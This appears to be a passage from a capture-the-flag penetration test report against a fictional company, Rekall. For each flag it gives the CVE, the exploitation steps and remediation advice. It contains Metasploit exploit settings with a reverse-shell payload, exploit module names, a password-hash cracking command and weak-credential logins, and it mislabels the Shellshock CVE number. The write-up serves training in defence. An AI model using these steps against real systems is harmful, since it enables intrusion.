
Vulnerability 7	Findings
Flag	**Flag 7: 8ks6sbhss**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**
Description	CVE-2017-12617 - Apache Tomcat Remote Code Execution Vulnerability
Images	   ● The screen shots here show the use of the Metasploit console finding the appropriate vulnerability (screenshot 3). ● Setting the appropriate options parameters such as the RHOST to 192.168.13.10.(Screenshot 2) ● Successfully running the exploit and gaining root privileges(Screenshot 1)
Affected Hosts	192.168.13.10

Remediation	While this is an entirely different CVE the point from **Flag 6** in the Linux section stands: Rekall requires better infrastructure in place to deal with CVE effectively and promptly. The Tomcat remote code execution (RCE) is a vulnerability due to insufficient validation of user- supplied input. The exploit requires a malicious actor to upload an infected Java Serve Page and target a server running the vulnerable Apache Tomcat version. Once infected, this would allow a threat actor to arbitrarily execute malicious code remotely. It is recommended that Rekall's administrators apply software updates to its Apache software and immediately install monitoring software on the affected systems.

Vulnerability 8	Findings
Flag	**Flag 8: 9dnx5shdf5**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**
Description	Shellshock - CVE-2014-6471
Images	

```
   HEADER          User-Agent              yes       HTTP header to use
   METHOD          GET                     yes       HTTP method to use
   Proxies                                 no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          192.168.13.11           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasp
                                                     loit
   RPATH           /bin                    yes       Target PATH for binaries used by the CmdStager
   RPORT           80                      yes       The target port (TCP)
   SRVHOST         0.0.0.0                 yes       The local host or network interface to listen on. This must be an address on the local m
                                                     achine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080                    yes       The local port to listen on.
   SSL             false                   no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                 no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/shocking.cgi   yes       Path to CGI script
   TIMEOUT         5                       yes       HTTP read response timeout (seconds)
   URIPATH                                 no        The URI to use for this exploit (default is random)
   VHOST                                   no        HTTP server virtual host


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.18.242.57    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 192.168.13.11:80 - The target is not exploitable.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/
TARGETURI => /cgi-bin/
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 192.168.13.11:80 - The target is not exploitable.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```


- Used the Metasploit console to research the shellshock vulnerability.
- Despite setting up the parameters correctly:
  - target URI(The vulnerable webpage): /cgi-bin/shocking.cgi
  - RHOST: 192.168.13.11
- The machine is not vulnerable to this attack:
  - Ran the check command.
- It is also interesting to note the following:




- The target URI when running the curl command with a ping against it curl (ingoring the -H header command) on http://192.168.13.11/cgi-bin/shocking-cgi cannot be found 404 on the server.

Affected Hosts	192.168.13.11
Remediation	Flag 8 and 9 are incorrectly configured and resultantly not working in the CTF. However, if they were working correctly the following remediation suggestion would apply: As previously mentioned in **Flag 6** of this section, CVEs need to be patched immediately and quickly. Rekall needs to implement security software on both ends of the cybersecurity spectrum: one for its monitoring capabilities, and another for deterring abilities such as a firewall. Nevertheless, along with Rekall needing to patch the vulnerable software in its environment, there are a few additional tasks Rekall can implement to ensure Shellshock like events are avoided. Shellshock attacks are avoided by not trusting user imputed data directly. Put another way, by sanitizing user input and by removing and escaping potentially malicious characters, Rekall's security infrastructure can disrupt and attack before it takes place. It is also essential for Rekall, if it does not already have a log monitoring strategy in place, monitoring logs is an excellent starting point to avoid shellshock exploitation.


Vulnerability 9	Findings
Flag	**Flag 9: wudks8f7sd**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**

Description	Shellshock - CVE-2014-6471
Images	
Affected Hosts	192.168.13.11
Remediation	**See Flag 8 CTF DAY 2: Attacking Rekall's Linux Servers for remediation suggestions.**



Vulnerability 10	Findings
Flag	**Flag 10: wjasdufsdkg**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**
Description	Struts - CVE-2017-5638
Images	


- Using the the Metasploit console searched for the following exploit:
  - multi/http/struts2_content_type_ognl.
  - This is the CVE outlined in **Flag 6** known as the Apache Struts

	vulnerability. ● Set the options in the exploit as the following: ○ RHOSTS 192.168.13.12 ○ Target URI: struts2-showcase/showcase.action ● This spawned a reverse shell seen in the console as a meterpreter session. ● By running a change directory command or cd into the root folder was able to uncover and interesting file where the flag was contained. ○ Ran a cat or open command to see the contents of the file.
Affected Hosts	192.168.13.12
Remediation	Please see **Flag 6** of this section in the report for remediation suggestions of the Apache Struts vulnerability. However it is worth noting the most successful way to mitigate the Apache Struts attacks is to update Rekall's servers with the Apache Struts related patches. Equally, a more efficient implementation instead of manually searching and applying patches is through the virtual patching of vulnerabilities through a WAF which provides immediate protection to Rekall's servers.

Vulnerability 11	Findings
Flag	**Flag 11: 9c14d77a1bd1**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**
Description	Drupal - CVE-2019-6340
Images	 ● Through the Metasploit framework searched for the Drupal exploit: ○ unix/webapp/drupal_restws_unserialize ● Set the required options: ○ RHOSTS to 192.168.13.13 ● Ran the exploit and spawned a meterpreter shell: ○ Ran the systinfo command which uncovered the flag.

Affected Hosts	192.168.13.13
Remediation	Drupal is meant for developing, designing, and managing websites as well as web applications. It is perhaps advisable that Rekall implements a different content management service. While repetitive, it is crucial that the spirit from **Flag 6** is taken to heart by Rekall and patches to CVEs are routinely and regularly applied. This is the biggest step Rekall can take to harden its systems against these kinds of exploits. The Drupal vulnerability is able to run as there is a lack of field sanitization, that is to say, unsanitized user input which allows malicious code to run. It is recommended that Rekall patch all affected web services and update its web servers.


Vulnerability 12	**Findings**
Flag	**Flag 12: d7sdfksdf384**
Type (Web app / Linux OS / WIndows OS)	**Linux OS**
Risk Rating	**Critical**
Description	CVE-2019-14287
Images	 


<table>
<tr><td></td><td>




Through OSINT when looking at the WHOIS information for totalrekall.xyz observed the following user: Alice.
Through the uncovered hosts via the NMAP scan used ssh(port 22) on the IP address : 192.168.13.14
Through password guessing, guessed Alice’s password was their username : Alice.

</td></tr>
<tr><td>Affected Hosts</td><td>192.168.13.14</td></tr>
<tr><td>Remediation</td><td>This flag outlines the danger of the NMAP scans, in addition to the dangers of accidentally disclosed sensitive information. It is also crucial to note here that user Alice’s password is highly insecure as it is their username. These are amongst some of the earliest passwords a malicious actor would try. In addition, as outlined in Day 1 Flag 13, Rekall is vulnerable to brute force attacks. Even if the a malicious actor went straight to an automated tool to guess user Alice’s password, there are no mechanisms Rekall has in place to mitigate this kind of attack. An attacker would have infinite cracks at the password and with little or no effort could find themselves down the rabbit hole of Rekall’s networks. Please change the credential for SSH user Alice immediately.</td></tr>
</table>


CTF DAY 3: Attacking Rekall's Widows Servers

Vulnerability 1	Findings
Flag	Flag 1: Tanya4life
Type (Web app / Linux OS / WIndows OS)	**Windows OS**
Risk Rating	**Critical**
Description	Sensitive data exposure
Images	 ● Though OSINT was able to to find the totalrekall gitHub account. ● Through accidental disclosure, a password was pushed to the repository. ● to uncover the password used the John the Ripper password cracking utility: ○ Used the echo command: ■ echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0' > hash.txt ○ Then ran John on hash.txt: ■ john hash.txt ○ The flag is the cracked hash: Tanya4life
Affected Hosts	https://github.com/totalrekall
Remediation	**See Flag 4 Day 1: Attacking the Web Application CTF; See Day 2: Flag 12 Attacking the Linux Servers for remediation suggestions. Please change the credentials for the trivera account immediately.**


Vulnerability 2	Findings
Flag	**Flag 2: 4d7b349705784a518bc876bc2ed6d4f6**
Type (Web app / Linux OS / WIndows OS)	**Windows OS**
Risk Rating	**Critical**
Description	Password Guessing
Images	
Affected Hosts	172.22.117.0/24: 172.22.117.20, 177.22.117.10
Remediation	Using the leveraged credentials from **Flag 1** of this section, along with an NMAP scan of the ports on the following IP: 172.22.117.0/24, reveals 172.22.117.20 has an open port 80. Logged in as trivera. **See Day 2: Flag 4 and Flag 12 Attacking the Linux Servers for remediation suggestions. Please change the trivera credentials immediately.**

Vulnerability 3	Findings
Flag	**Flag 3: 89cb548970d44f348bb63622353ae278**
Type (Web app / Linux OS / WIndows OS)	**Windows OS**
Risk Rating	**Critical**
Description	Vulnerable FTP port 21
Images	 
Affected Hosts	172.22.117.20
Remediation	From the previous section **Flag 2,** using an NMAP scan of the ports on the following IP 172.22.117.20 reveals an open port 21 or FTP port. Port 21 is a legacy port that is well used to transmit and receive files or FTP (file transfer protocol), it is not a secure port. This is evidenced by the Anonymous login allowing any uncredentialed user to access Rekall's port 21. Using password guessing, the Anonymous password was Password and was able to download


